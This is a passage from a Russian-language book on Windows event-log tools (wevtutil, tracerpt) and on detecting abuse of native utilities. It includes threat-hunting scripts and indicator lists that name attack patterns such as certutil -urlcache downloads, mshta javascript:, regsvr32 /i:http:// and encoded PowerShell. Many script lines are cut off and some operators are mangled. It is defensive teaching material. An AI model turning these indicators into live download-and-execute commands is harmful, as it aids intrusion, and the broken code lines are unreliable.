for /f "tokens=3" %%A in ('dir C:\ ^| findstr /i "bytes free"') do (
    set FREE=%%A
)
eventcreate /T INFORMATION /ID 502 /L Application /SO "DiskMonitor" /D "Disk space che
```

Созданные события затем можно запрашивать через wevtutil:

```
C:\> wevtutil qe Application /q:"*[System[Provider[@Name='AdminScript']]]" /rd:true /f

C:\> wevtutil qe Application /q:"*[System[Provider[@Name='ServiceMonitor'] and (Level=
```

24.6. tracerpt.exe — парсинг ETW-трассировок

Утилита `tracerpt.exe` (Trace Report) предназначена для обработки файлов трассировки ETW (формат ETL) и генерации отчётов в форматах CSV, XML и EVTX.

24.6.1. Назначение и контекст

ETW-трассировки создаются различными средствами: утилитой `logman.exe`, встроенными диагностическими сессиями Windows, утилитой `xperf.exe` из Windows Performance Toolkit. Файлы ETL содержат низкоуровневые события от ETW-провайдеров и зачастую включают значительно больше данных, чем доступно через EVTX-журналы.

Типичные ETL-файлы в системе:

```
C:\> dir %SystemRoot%\System32\LogFiles\WMI\*.etl /b
LwtNetLog.etl
Wifi.etl

C:\> dir %SystemRoot%\Logs\*.etl /s /b 2>nul
C:\Windows\Logs\NetSetup\service.etl
C:\Windows\Logs\SystemConfigurationPerformance\SCPerfTrace.etl

C:\> dir %ProgramData%\Microsoft\Windows\Power Efficiency Diagnostics\*.etl /b 2>nul
energy-report.etl
```

24.6.2. Основные команды

Генерация CSV из ETL:

```
C:\> tracerpt C:\Windows\System32\LogFiles\WMI\LwtNetLog.etl -o C:\Analysis\network_tra

Input
----------------
File(s):
    C:\Windows\System32\LogFiles\WMI\LwtNetLog.etl
100.00%
Output
----------------
    C:\Analysis\network_trace.csv
    C:\Analysis\dumpfile.xml

The command completed successfully.
```

Генерация XML:

```
C:\> tracerpt C:\Traces\boot_trace.etl -o C:\Analysis\boot_trace.xml -of XML
```

Генерация отчёта и сводки:

```
C:\> tracerpt C:\Traces\perf_trace.etl -o C:\Analysis\trace_output.csv -of CSV -summary

:: Параметр -summary генерирует текстовый файл со сводной информацией
:: Параметр -report генерирует HTML-отчёт с визуализацией
```

Обработка нескольких ETL-файлов:

```
C:\> tracerpt trace1.etl trace2.etl trace3.etl -o C:\Analysis\combined.csv -of CSV
```

Работа с реальными системными трассировками:

```
:: Анализ сетевой трассировки:
C:\> tracerpt %SystemRoot%\System32\LogFiles\WMI\LwtNetLog.etl -o C:\Analysis\net.csv

:: Анализ трассировки загрузки системы (если доступна):
C:\> tracerpt %SystemRoot%\Logs\SystemConfigurationPerformance\SCPerfTrace.etl -o C:\An
```

24.6.3. Параметры tracerpt

Параметр	Описание
`-o filename`	Выходной файл
`-of CSV|XML|EVTX`	Формат вывода
`-summary filename`	Файл сводки (текстовый)
`-report filename`	HTML-отчёт
`-lr`	Менее строгий парсинг (tolerant mode)
`-y`	Подавление подтверждений перезаписи
`-f CSV|XML`	Устаревший формат (используйте `-of`)
`-rts`	Вывод необработанных временных меток
`-tmf file`	Файл TMF для декодирования WPP-трассировок

24.6.4. Создание и анализ собственных ETW-сессий

Для создания ETW-трассировки используется `logman.exe`, а для анализа — `tracerpt.exe`:

```
:: Создание сессии сбора данных (требует прав администратора):
C:\> logman create trace SecurityTrace -p "Microsoft-Windows-Security-Auditing" -o C:\T

:: Ожидание сбора данных (например, 60 секунд):
C:\> timeout /t 60

:: Остановка сессии:
C:\> logman stop SecurityTrace -ets

:: Анализ собранных данных:
C:\> tracerpt C:\Traces\security.etl -o C:\Traces\security.csv -of CSV -summary C:\Trac
```

Другой практический пример — трассировка процессов:

```
:: Трассировка создания процессов через ETW:
C:\> logman create trace ProcessTrace -p "Microsoft-Windows-Kernel-Process" 0x10 -o C:\

:: Сбор данных:
C:\> timeout /t 120

:: Остановка:
C:\> logman stop ProcessTrace -ets

:: Анализ:
C:\> tracerpt C:\Traces\process.etl -o C:\Traces\process.csv -of CSV -y
```

24.7. Практические сценарии

24.7.1. Скрипт автоматического Threat Hunting

Следующий скрипт выполняет базовый Threat Hunting, проверяя наиболее распространённые индикаторы компрометации через журналы событий:

```
@echo off
:: ============================================================
:: Automated Threat Hunting Script via wevtutil
:: Требует: права администратора
:: ============================================================

setlocal enabledelayedexpansion
set OUTPUT=C:\ThreatHunt\%COMPUTERNAME%_%DATE:~-4%%DATE:~4,2%%DATE:~7,2%
mkdir "%OUTPUT%" 2>nul

echo [*] Threat Hunting started on %COMPUTERNAME% at %DATE% %TIME%
echo [*] Output directory: %OUTPUT%

:: --- 1. Очистка журналов (антифорензика) ---
echo [*] Checking for log clearing events (EventID 1102, 104)...
wevtutil qe Security /q:"*[System[EventID=1102]]" /f:text > "%OUTPUT%\01_log_cleared_s
wevtutil qe System /q:"*[System[EventID=104]]" /f:text > "%OUTPUT%\01_log_cleared_syst

:: --- 2. Неудачные входы (brute force) ---
echo [*] Checking for failed logons (EventID 4625) in last 24h...
wevtutil qe Security /q:"*[System[EventID=4625 and TimeCreated[timediff(@SystemTime) <

:: --- 3. Входы по RDP ---
echo [*] Checking for RDP logons (LogonType=10)...
wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='LogonType']=

:: --- 4. Входы с явными учётными данными ---
echo [*] Checking for explicit credential logons (EventID 4648)...
wevtutil qe Security /q:"*[System[EventID=4648]]" /c:100 /rd:true /f:text > "%OUTPUT%\0

:: --- 5. Новые службы ---
echo [*] Checking for new service installations (EventID 7045)...
wevtutil qe System /q:"*[System[EventID=7045]]" /f:text > "%OUTPUT%\05_new_services.tx

:: --- 6. Установка служб через Security ---
echo [*] Checking for service installations in Security log (EventID 4697)...
wevtutil qe Security /q:"*[System[EventID=4697]]" /f:text > "%OUTPUT%\06_service_insta

:: --- 7. Запланированные задачи ---
echo [*] Checking for scheduled task creation (EventID 4698)...
wevtutil qe Security /q:"*[System[EventID=4698]]" /f:text > "%OUTPUT%\07_scheduled_tas

:: --- 8. Управление учётными записями ---
echo [*] Checking for account management (EventID 4720, 4722, 4724, 4726)...
wevtutil qe Security /q:"*[System[(EventID=4720 or EventID=4722 or EventID=4724 or Even

:: --- 9. Добавление в группы ---
echo [*] Checking for group membership changes (EventID 4728, 4732, 4756)...
wevtutil qe Security /q:"*[System[(EventID=4728 or EventID=4732 or EventID=4756)]]" /f

:: --- 10. Назначение специальных привилегий ---
echo [*] Checking for special privilege assignment (EventID 4672)...
wevtutil qe Security /q:"*[System[EventID=4672 and TimeCreated[timediff(@SystemTime) <

:: --- 11. Изменение политики аудита ---
echo [*] Checking for audit policy changes (EventID 4719)...
wevtutil qe Security /q:"*[System[EventID=4719]]" /f:text > "%OUTPUT%\11_audit_policy_

:: --- 12. PowerShell Script Block Logging ---
echo [*] Checking for PowerShell script blocks (EventID 4104)...
wevtutil qe "Microsoft-Windows-PowerShell/Operational" /q:"*[System[EventID=4104]]" /c

:: --- 13. Sysmon (если установлен) ---
wevtutil gl Microsoft-Windows-Sysmon/Operational >nul 2>&1
if not errorlevel 1 (
    echo [*] Sysmon detected. Collecting Sysmon events...

    :: Создание процессов
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=1 and TimeCre

    :: Сетевые соединения
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=3 and TimeCre

    :: Доступ к lsass
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=10] and Event

    :: DNS запросы
```

```
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[EventID=22 and TimeCr
) else (
    echo [!] Sysmon not installed. Skipping Sysmon checks.
)

echo.
echo [*] Threat Hunting completed. Results saved to %OUTPUT%
echo [*] Review each file for indicators of compromise.
```

24.7.2. Обнаружение Lateral Movement

Lateral movement — перемещение атакующего по сети после получения начального доступа — оставляет характерные следы в журналах:

```
@echo off
:: Обнаружение Lateral Movement
set OUT=C:\LateralMovement

mkdir "%OUT%" 2>nul

echo [*] ═══ Lateral Movement Detection ═══

:: Сетевые входы (тип 3) — основной индикатор
echo [*] Network logons (Type 3) - last 24h...
wevtutil qe Security /q:"*[System[EventID=4624 and TimeCreated[timediff(@SystemTime) <

:: Использование PsExec (создаёт службу PSEXESVC):
echo [*] Checking for PsExec usage (service PSEXESVC)...
wevtutil qe System /q:"*[System[EventID=7045] and EventData[Data[@Name='ServiceName']=

:: WMI-based lateral movement (WMI провайдер):
echo [*] Checking WMI activity...
wevtutil qe "Microsoft-Windows-WMI-Activity/Operational" /q:"*[System[EventID=5857 or

:: Входы с явными учётными данными (runas, pass-the-hash):
echo [*] Checking explicit credential use (EventID 4648)...
wevtutil qe Security /q:"*[System[EventID=4648 and TimeCreated[timediff(@SystemTime) <

:: Доступ к административным шарам:
echo [*] Checking access to admin shares (C$, ADMIN$, IPC$)...
wevtutil qe Security /q:"*[System[EventID=5140 or EventID=5145]]" /c:200 /rd:true /f:te

echo [*] Detection complete. Check %OUT% for results.
```

24.7.3. Обнаружение Persistence

Persistence — механизмы закрепления в системе — проявляется через несколько типов событий:

```
@echo off
:: Обнаружение Persistence Mechanisms
set OUT=C:\Persistence

mkdir "%OUT%" 2>nul

echo [*] ═══ Persistence Detection ═══

:: Новые службы (основной метод persistence):
echo [*] Checking for new/modified services...
wevtutil qe System /q:"*[System[(EventID=7045 or EventID=7040)]]" /rd:true /f:text > "%

:: Запланированные задачи:
echo [*] Checking for scheduled tasks...
wevtutil qe Security /q:"*[System[(EventID=4698 or EventID=4702)]]" /rd:true /f:text >

:: Изменения реестра через Sysmon (если доступен):
wevtutil gl Microsoft-Windows-Sysmon/Operational >nul 2>&1
if not errorlevel 1 (
    echo [*] Checking Sysmon registry events for Run keys...
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[(EventID=12 or Event

    echo [*] Checking Sysmon for WMI event subscriptions...
    wevtutil qe Microsoft-Windows-Sysmon/Operational /q:"*[System[(EventID=19 or Event
)

:: Установка WMI-фильтров (Event Subscription):
echo [*] Checking WMI permanent event subscriptions...
wevtutil qe "Microsoft-Windows-WMI-Activity/Operational" /q:"*[System[(EventID=5861)]]

echo [*] Persistence detection complete. Check %OUT% for results.
```

24.7.4. Экспорт и архивация журналов для SIEM

При настройке пересылки журналов в SIEM-систему или при регулярном резервном копировании:

```
@echo off
:: ============================================================
:: Event Log Export and Archive Script
:: Запускать как запланированную задачу ежедневно
:: ============================================================

setlocal enabledelayedexpansion

set BACKUP_ROOT=\\FILESERVER\EventLogs\%COMPUTERNAME%
set DATE_STAMP=%DATE:~-4%%DATE:~4,2%%DATE:~7,2%
set BACKUP_DIR=%BACKUP_ROOT%\%DATE_STAMP%

mkdir "%BACKUP_DIR%" 2>nul

:: Экспорт критических журналов
echo [*] Exporting event logs for %COMPUTERNAME% on %DATE%...

for %%L in (Security System Application "Microsoft-Windows-PowerShell/Operational" "Mi
    set LOGNAME=%%~L
    set FILENAME=!LOGNAME:/=_!
    set FILENAME=!FILENAME: =_!
    echo [*] Exporting %%L...
    wevtutil epl "%%~L" "%BACKUP_DIR%\!FILENAME!_%DATE_STAMP%.evtx" 2>nul
    if not errorlevel 1 (
        echo     OK: %%L exported
    ) else (
        echo     SKIP: %%L not available
    )
)

:: Экспорт Sysmon если установлен
wevtutil gl Microsoft-Windows-Sysmon/Operational >nul 2>&1
if not errorlevel 1 (
    echo [*] Exporting Sysmon log...
    wevtutil epl Microsoft-Windows-Sysmon/Operational "%BACKUP_DIR%\Sysmon_%DATE_STAMP%
)

:: Архивация экспортированных журналов для обеспечения локализации
echo [*] Archiving exported logs...
for %%F in ("%BACKUP_DIR%\*.evtx") do (
    wevtutil al "%%F" 2>nul
)

:: Запись метаданных
echo Computer: %COMPUTERNAME% > "%BACKUP_DIR%\metadata.txt"
echo Date: %DATE% %TIME% >> "%BACKUP_DIR%\metadata.txt"
echo Exported by: %USERNAME% >> "%BACKUP_DIR%\metadata.txt"
systeminfo | findstr /i "OS Name OS Version" >> "%BACKUP_DIR%\metadata.txt"

echo.
echo [*] Export complete. Files saved to %BACKUP_DIR%

:: Создание записи в журнале событий об успешном экспорте
eventcreate /T INFORMATION /ID 900 /L Application /SO "LogExporter" /D "Event log expo
```

24.7.5. Форензический анализ EVTX файлов

При расследовании инцидента часто необходимо анализировать EVTX-файлы, собранные с различных систем:

```
@echo off
:: Форензический анализ собранных EVTX файлов
:: Использование: forensic_evtx.bat C:\Evidence\Security.evtx

if "%~1"=="" (
    echo Usage: %~nx0 ^<path_to_evtx_file^>
    exit /b 1
)

set EVTX=%~1
set OUT=%~dp1analysis
mkdir "%OUT%" 2>nul

echo [*] Analyzing: %EVTX%
echo [*] Output: %OUT%

:: Общая статистика
echo [*] Getting log info...
wevtutil gli "%EVTX%" /lf:true > "%OUT%\log_info.txt" 2>nul

:: Все уникальные EventID
echo [*] Extracting all events for EventID analysis...
wevtutil qe "%EVTX%" /lf:true /f:xml /rd:false > "%OUT%\all_events.xml" 2>nul

:: Поиск индикаторов компрометации
echo [*] Searching for IOCs...

:: Очистка журнала
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=1102]]" /f:text > "%OUT%\ioc_log_cle

:: Неудачные входы
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=4625]]" /f:text > "%OUT%\ioc_failed_

:: Сетевые входы (lateral movement)
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=4624] and EventData[Data[@Name='Logo

:: RDP входы
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=4624] and EventData[Data[@Name='Logo

:: Новые службы
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=7045]]" /f:text > "%OUT%\ioc_new_ser

:: Создание процессов
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=4688]]" /f:text > "%OUT%\ioc_process

:: Управление учётными записями
wevtutil qe "%EVTX%" /lf:true /q:"*[System[(EventID=4720 or EventID=4726 or EventID=472

:: Запланированные задачи
wevtutil qe "%EVTX%" /lf:true /q:"*[System[EventID=4698]]" /f:text > "%OUT%\ioc_sched_t

echo.
echo [*] Forensic analysis complete.
echo [*] Review files in %OUT%
```

24.7.6. Мониторинг в реальном времени

Хотя `wevtutil` не поддерживает нативный «хвостовой» режим (аналог `tail -f`), можно организовать мониторинг через периодические запросы:

```
@echo off
:: Мониторинг критических событий безопасности в реальном времени
:: Ctrl+C для остановки

:loop
cls
echo ═══ Security Monitor ═══ %DATE% %TIME%
echo.

echo --- Failed Logons (last 5 min) ---
wevtutil qe Security /q:"*[System[EventID=4625 and TimeCreated[timediff(@SystemTime) ≤

echo.
echo --- New Services (last 5 min) ---
wevtutil qe System /q:"*[System[EventID=7045 and TimeCreated[timediff(@SystemTime) ≤ 3

echo.
echo --- Log Clearing ---
wevtutil qe Security /q:"*[System[EventID=1102 and TimeCreated[timediff(@SystemTime) ≤

echo.
echo [Refreshing in 30 seconds... Press Ctrl+C to stop]
timeout /t 30 /nobreak >nul
goto loop
```

24.8. Продвинутые техники и особенности

24.8.1. Ограничения XPath в Windows Event Log

Windows Event Log поддерживает не полный стандарт XPath 1.0, а его ограниченное подмножество. Ключевые ограничения, которые необходимо учитывать:

- **Не поддерживаются функции строкового сравнения** (contains, starts-with, string-length). Фильтрация по подстрокам невозможна на уровне XPath — необходимо использовать `findstr` для постобработки вывода.
- **Не поддерживается оператор** `not()` в привычном виде. Вместо `not(EventID=4624)` нужно использовать `EventID≠4624`.
- **Максимальная вложенность ограничена.** Сложные запросы могут вызывать ошибку «The specified query is invalid».
- **Функция** `timediff` — расширение Microsoft, отсутствующее в стандарте XPath. Она принимает значение в миллисекундах.

```
:: Обходной путь для поиска по подстроке — используем findstr:
C:\> wevtutil qe Security /q:"*[System[EventID=4688]]" /f:xml /rd:true | findstr /i "p

:: Обходной путь для NOT — перечисление исключений:
C:\> wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='TargetU
```

24.8.2. Structured XML запросы

Для сложных запросов, не вмещающихся в одну XPath-строку, можно использовать структурированные XML-запросы. Они сохраняются в файл и передаются через параметр `/sq:true`:
Создадим файл `query.xml`:

```
<QueryList>
  <Query Id="0" Path="Security">
    <!-- Неудачные входы -->
    <Select Path="Security">
      *[System[(EventID=4625)
        and TimeCreated[timediff(@SystemTime) &lt;= 86400000]]]
    </Select>
  </Query>
  <Query Id="1" Path="Security">
    <!-- Сетевые входы -->
    <Select Path="Security">
      *[System[(EventID=4624)]
        and EventData[Data[@Name='LogonType']='3']]
    </Select>
  </Query>
  <Query Id="2" Path="System">
    <!-- Новые службы -->
    <Select Path="System">
      *[System[(EventID=7045)]]
    </Select>
  </Query>
</QueryList>
```

```
C:\> wevtutil qe /sq:true /q:@query.xml /f:text /c:100 /rd:true
```

Обратите внимание: в XML-файле символ `⩽` должен быть экранирован как `<=`.

24.8.3. Производительность запросов

При работе с большими журналами (десятки и сотни гигабайт на серверах с активным аудитом) производительность запросов становится критичным фактором:

- **Всегда указывайте** `/c:N` для ограничения количества возвращаемых событий. Запрос без ограничения к журналу Security размером 4 ГБ может выполняться десятки минут.
- **Используйте** `/rd:true` для поиска недавних событий — это начинает чтение с конца файла.
- **Комбинируйте фильтры** — чем точнее XPath-запрос, тем быстрее фильтрация.
- **Предпочитайте фильтрацию по EventID и TimeCreated** — эти поля индексированы и обрабатываются эффективнее, чем фильтры по EventData.

```
:: Медленно (полный перебор без ограничений):
C:\> wevtutil qe Security /q:"*[EventData[Data[@Name='TargetUserName']='admin']]" /f:te

:: Быстро (ограничение по EventID, времени и количеству):
C:\> wevtutil qe Security /q:"*[System[EventID=4624 and TimeCreated[timediff(@SystemTi
```

24.8.4. Безопасность и права доступа

Доступ к журналам событий контролируется ACL на уровне каналов (параметр `channelAccess` в конфигурации журнала). Ключевые аспекты:

- **Security log** — доступен только администраторам и членам группы `Event Log Readers` (S-1-5-32-573).
- **Очистка любого журнала** требует привилегий `SeSecurityPrivilege` или членства в группе администраторов.
- **Удалённый доступ** требует членства в группе `Event Log Readers` на целевой системе и открытого порта TCP 5985 (WinRM) или RPC.
- **Аудит доступа к журналам** не ведётся по умолчанию — доступ на чтение журнала Security не генерирует событий аудита.

```
:: Проверка прав на чтение журнала:
C:\> wevtutil gl Security | findstr channelAccess
channelAccess: O:BAG:SYD:(A;;0xf0007;;;SY)(A;;0x7;;;BA)(A;;0x1;;;BO)(A;;0x1;;;SO)(A;;0x

:: Расшифровка SDDL:
:: SY = SYSTEM (полный доступ)
:: BA = BUILTIN\Administrators (чтение/запись/очистка)
:: BO = Backup Operators (чтение)
:: SO = Server Operators (чтение)
:: S-1-5-32-573 = Event Log Readers (чтение)
```

24.8.5. Взаимодействие wevtutil с другими утилитами

`wevtutil` наиболее эффективен в комбинации с другими утилитами командной строки:

```
:: Подсчёт событий определённого типа:
C:\> wevtutil qe Security /q:"*[System[EventID=4625]]" /f:text | find /c "Event["

:: Извлечение IP-адресов из событий входа:
C:\> wevtutil qe Security /q:"*[System[EventID=4624] and EventData[Data[@Name='LogonTyp

:: Извлечение имён пользователей из неудачных входов:
C:\> wevtutil qe Security /q:"*[System[EventID=4625]]" /f:xml /rd:true | findstr "Targe

:: Статистика по журналам (размер, количество записей):
C:\> for /f "tokens=*" %L in ('wevtutil el') do @(for /f "tokens=2 delims=: " %N in ('w
```

24.9. Сводка команд

wevtutil — краткий справочник

Команда	Описание	Пример
`wevtutil el`	Список всех журналов	`wevtutil el | findstr /i security`
`wevtutil gl <log>`	Конфигурация журнала	`wevtutil gl Security`
`wevtutil gli <log>`	Статистика журнала	`wevtutil gli Security`
`wevtutil sl <log>`	Настройка журнала	`wevtutil sl Security /ms:1073741824`
`wevtutil qe <log>`	Запрос событий	`wevtutil qe Security /c:10 /rd:true /f:text`
`wevtutil epl <log>`	Экспорт журнала	`wevtutil epl Security C:\backup.evtx`
`wevtutil cl <log>`	Очистка журнала	`wevtutil cl Application /bu:C:\bak.evtx`
`wevtutil al <file>`	Архивация журнала	`wevtutil al C:\export.evtx`
`wevtutil ep`	Список провайдеров	`wevtutil ep | findstr /i audit`
`wevtutil gp <pub>`	Информация о провайдере	`wevtutil gp Microsoft-Windows-Security-Auditing`

tracerpt — краткий справочник

Команда	Описание
`tracerpt file.etl -o out.csv -of CSV`	Конвертация ETL в CSV
`tracerpt file.etl -o out.xml -of XML`	Конвертация ETL в XML
`tracerpt file.etl -summary sum.txt`	Генерация сводки
`tracerpt file.etl -report rep.html`	Генерация HTML-отчёта
`tracerpt f1.etl f2.etl -o out.csv -of CSV`	Объединение нескольких ETL

eventcreate — краткий справочник

Команда	Описание
`eventcreate /T INFO /ID 100 /L Application /SO Src /D "msg"`	Создание информационного события
`eventcreate /T ERROR /ID 200 /L Application /SO Src /D "msg"`	Создание события ошибки
`eventcreate /S host /U user /P * /T WARNING /ID 300 /L Application /SO Src /D "msg"`	Удалённое создание

Заключение

Журналы событий Windows — это первичный и часто единственный источник доказательств при расследовании инцидентов информационной безопасности. Утилита `wevtutil.exe` предоставляет полный контроль над этими журналами из командной строки: от перечисления каналов и запроса событий с XPath-фильтрацией до экспорта, архивации и настройки параметров хранения. В сочетании с `tracerpt.exe` для анализа ETW-трассировок и `eventcreate.exe` для программного создания событий, эти инструменты формируют мощный арсенал для администрирования, мониторинга и форензического анализа.

Ключевые практические рекомендации:

1. **Увеличьте размер журнала Security** минимум до 1 ГБ на серверах и 256 МБ на рабочих станциях. Стандартные 128 МБ на активной системе заполняются за часы.
2. **Включите логирование командной строки** (Process Command Line) для Event ID 4688 — без этого параметра события создания процессов теряют большую часть аналитической ценности.
3. **Установите Sysmon** на все системы. Встроенный аудит Windows не покрывает множество критических активностей: DNS-запросы, загрузку DLL, создание файлов, изменения реестра на уровне отдельных ключей.
4. **Автоматизируйте экспорт журналов** на централизованное хранилище. EVTX-файлы подвержены перезаписи при заполнении и намеренному уничтожению атакующими.
5. **Мониторьте Event ID 1102 и 104** — очистка журнала Security является одним из наиболее надёжных индикаторов компрометации.
6. **Используйте XPath-запросы** для точечного извлечения нужных событий вместо ручного просмотра в Event Viewer. Скрипты на основе `wevtutil qe` воспроизводимы, автоматизируемы и могут выполняться на удалённых системах.

В следующей главе мы рассмотрим утилиты управления дисками и файловыми системами — `diskpart`, `fsutil` и связанные инструменты, обеспечивающие низкоуровневый доступ к подсистеме хранения Windows.

Глава 25: Обнаружение злоупотреблений нативными утилитами

Введение

На протяжении всей этой книги мы исследовали утилиты System32 с двух сторон: как инструменты администрирования и как потенциальное оружие в руках атакующего. Предыдущие главы детально показали, что каждая из рассмотренных утилит может быть использована не по назначению — от загрузки вредоносного кода через `certutil.exe` до бокового перемещения через `PsExec` и `wmic.exe`. Однако знание техник атаки без умения их обнаруживать — это лишь половина уравнения.

Настоящая глава посвящена построению системы детектирования злоупотреблений нативными утилитами Windows. Мы рассмотрим фундаментальные принципы обнаружения аномалий, развернём и настроим Sysmon как основу мониторинга, создадим правила Sigma и YARA для каждой ключевой утилиты и построим практические playbooks для threat hunting.

Парадокс Living-off-the-Land (LOLBAS) заключается в том, что атакующий использует легитимные, подписанные Microsoft утилиты. Антивирусное ПО не может их заблокировать по определению — это часть операционной системы. Следовательно, детектирование должно основываться не на сигнатурах файлов, а на **контексте выполнения**: кто запустил процесс, с какими аргументами, из какой директории, в какое время и к каким ресурсам обратился.

Статистика реальных инцидентов показывает масштаб проблемы: по данным отчётов ведущих компаний в области информационной безопасности, более 50% целенаправленных атак (APT) включают злоупотребление нативными утилитами Windows. Группировки APT29 (Cozy Bear), APT28 (Fancy Bear), FIN7, Lazarus Group и многие другие активно используют `certutil.exe`, `bitsadmin.exe`, `mshta.exe`, `rundll32.exe` и PowerShell в своих операциях. При этом обнаружение этих техник остаётся сложной задачей: по оценкам MITRE, средний показатель детектирования LOLBAS-техник в организациях без специализированного мониторинга составляет менее 25%.

25.1. Принципы обнаружения

25.1.1. Baseline поведения: что нормально для каждой утилиты

Прежде чем обнаруживать аномалии, необходимо понимать норму. Каждая утилита System32 имеет типичный профиль использования — набор характеристик, которые наблюдаются при легитимной эксплуатации. Этот профиль включает несколько измерений.

Типичные родительские процессы. В нормальных условиях `certutil.exe` запускается из `mmc.exe` (оснастка управления сертификатами), из служб PKI или из скриптов автоматизации, управляемых через системы типа SCCM. Если `certutil.exe` порождён процессом `cmd.exe`, который, в свою очередь, является дочерним для `winword.exe` — это серьёзный индикатор компрометации.

Типичные аргументы командной строки. Легитимное использование `bitsadmin.exe` обычно связано с Windows Update или системами распространения ПО. Аргументы `/transfer` с произвольными URL, содержащими IP-адреса или подозрительные домены, при нормальной эксплуатации не встречаются.

Частота и время запуска. `schtasks.exe` может вызываться при установке ПО или настройке системы, но его вызов в 3 часа ночи с рабочей станции бухгалтера — повод для расследования.

Сетевая активность. Многие утилиты System32 в нормальных условиях не создают сетевых подключений. Исходящее соединение от `certutil.exe`, `mshta.exe` или `regsvr32.exe` — это почти всегда аномалия, требующая немедленной проверки.

Базовую линию поведения рекомендуется строить на основании данных минимум за 30 дней в стабильной среде. Важно учитывать, что baseline может различаться для разных категорий хостов: рабочие станции разработчиков будут демонстрировать совершенно иной профиль использования PowerShell, чем рабочие станции бухгалтерии. Поэтому рекомендуется сегментировать baseline по группам хостов: серверы, рабочие станции ИТ-персонала, рабочие станции обычных пользователей, контроллеры домена.

Ниже приведена сводная таблица нормального поведения для основных утилит:

Утилита	Нормальный родитель	Типичные аргументы	Сетевая активность	Частота
certutil.exe	mmc.exe, services.exe	-store, -verify, -addstore	Нет или CRL/OCSP	Редко
bitsadmin.exe	svchost.exe	/info, /list	Windows Update серверы	Периодически
mshta.exe	explorer.exe	Локальные .hta файлы	Нет	Очень редко
rundll32.exe	explorer.exe, svchost.exe	System32 DLL	Нет	Часто
regsvr32.exe	msiexec.exe, setup.exe	System32/Program Files DLL	Нет	При установке
wscript.exe	explorer.exe	Корпоративные скрипты	Нет	По расписанию
powershell.exe	explorer.exe, svchost.exe	Корпоративные скрипты	Внутренние ресурсы	Часто

25.1.2. Аномалии: индикаторы злоупотребления

Аномалии можно классифицировать по уровню достоверности (confidence level), что критически важно для приоритизации в условиях ограниченных ресурсов SOC-команды.

Высокая достоверность (>90%): - `certutil.exe` с аргументами `-urlcache -split -f` и URL - `mshta.exe` с inline JavaScript/VBScript (`javascript:`, `vbscript:`) - `regsvr32.exe` с `/i:http://` (Squiblydoo attack) - `rundll32.exe` с JavaScript (`javascript:`) - `powershell.exe` с `-enc` и base64-строкой длиной более 500 символов

Средняя достоверность (60-90%): - `bitsadmin.exe /transfer` с внешним URL - `wscript.exe`/`cscript.exe` запуск .js/.vbs из %TEMP% или Downloads - `net.exe user /add` или `net localgroup administrators /add` - `schtasks /create` из интерактивного cmd.exe - `sc create` с binPath, указывающим на нестандартное расположение

Низкая достоверность (30-60%): - `powershell.exe -nop -w hidden` (часто используется легитимным ПО) - `rundll32.exe` с DLL вне System32 (может быть легитимным) - Любая утилита, запущенная из необычной директории

25.1.3. Контекст выполнения: пять измерений анализа

Для каждого потенциально подозрительного события следует анализировать пять измерений контекста, формирующих полную картину:

1. **Субъект (КТО).** Учётная запись, запустившая процесс. Сервисная учётная запись, запускающая `certutil -urlcache`, подозрительнее, чем администратор PKI.
2. **Источник (ОТКУДА).** Хост, с которого инициирован запуск. Рабочая станция секретаря vs. сервер управления — принципиально разный контекст.
3. **Время (КОГДА).** Нерабочие часы, выходные, праздничные дни — периоды повышенного риска. Атакующие предпочитают действовать, когда SOC-команда менее активна.

4. **Цепочка процессов (КАК).** Полная иерархия процессов: от init-процесса до целевой утилиты. Цепочка `explorer.exe → outlook.exe → winword.exe → cmd.exe → certutil.exe` — классический паттерн фишинговой атаки с макросом.
5. **Цель (ЗАЧЕМ).** Какой результат достигается: загрузка файла, создание пользователя, установка службы. Сопоставление с тактиками MITRE ATT&CK помогает определить фазу атаки.

25.1.4. Kill chain маппинг: фазы атаки и утилиты

Каждая утилита наиболее вероятно используется на определённой фазе цепочки атаки. Понимание этого маппинга позволяет приоритизировать детектирование:

Initial Access / Execution: - `mshta.exe` — выполнение через HTA - `wscript.exe` / `cscript.exe` — выполнение скриптов - `rundll32.exe` — выполнение через DLL - `regsvr32.exe` — Squiblydoo

Persistence: - `schtasks.exe` — планировщик задач - `sc.exe` — создание служб - `reg.exe` — модификация автозапуска - `bitsadmin.exe` — persistent BITS jobs

Defense Evasion: - `certutil.exe` — декодирование/кодирование - `rundll32.exe` — proxy execution - `mshta.exe` — proxy execution - `regsvr32.exe` — proxy execution

Discovery: - `net.exe` — сетевая разведка - `systeminfo.exe` — информация о системе - `whoami.exe` — информация о пользователе - `nltest.exe` — информация о домене

Lateral Movement: - `wmic.exe` — удалённое выполнение - `schtasks.exe /s` — удалённое создание задач - `sc.exe \\remote` — удалённое управление службами

Exfiltration: - `certutil.exe` — кодирование перед эксфильтрацией - `bitsadmin.exe` — передача данных - `powershell.exe` — отправка по HTTP/DNS

25.2. Sysmon как основа детектирования

25.2.1. Установка и базовая конфигурация

System Monitor (Sysmon) — это системный драйвер и служба от Sysinternals, которые обеспечивают детальное журналирование системных событий. В отличие от стандартного аудита Windows, Sysmon фиксирует полные командные строки, хеши процессов, сетевые подключения и операции с файлами и реестром.

Установка выполняется с правами администратора:

```
sysmon64.exe -accepteula -i sysmon-config.xml
```

Для обновления конфигурации без переустановки:

```
sysmon64.exe -c sysmon-config.xml
```

Проверка статуса:

```
sc query sysmon64
sysmon64.exe -s
```

Логи Sysmon записываются в журнал событий Windows по пути:

```
Microsoft-Windows-Sysmon/Operational
```

25.2.2. Ключевые Event ID

Для детектирования LOLBAS-техник наиболее важны следующие Event ID:

Event ID	Категория	Описание	Применение
1	ProcessCreate	Создание процесса	Основа детектирования: Image, CommandLine, ParentImage, User, Hashes
3	NetworkConnect	Сетевое подключение	Обнаружение C2, загрузок, эксфильтрации
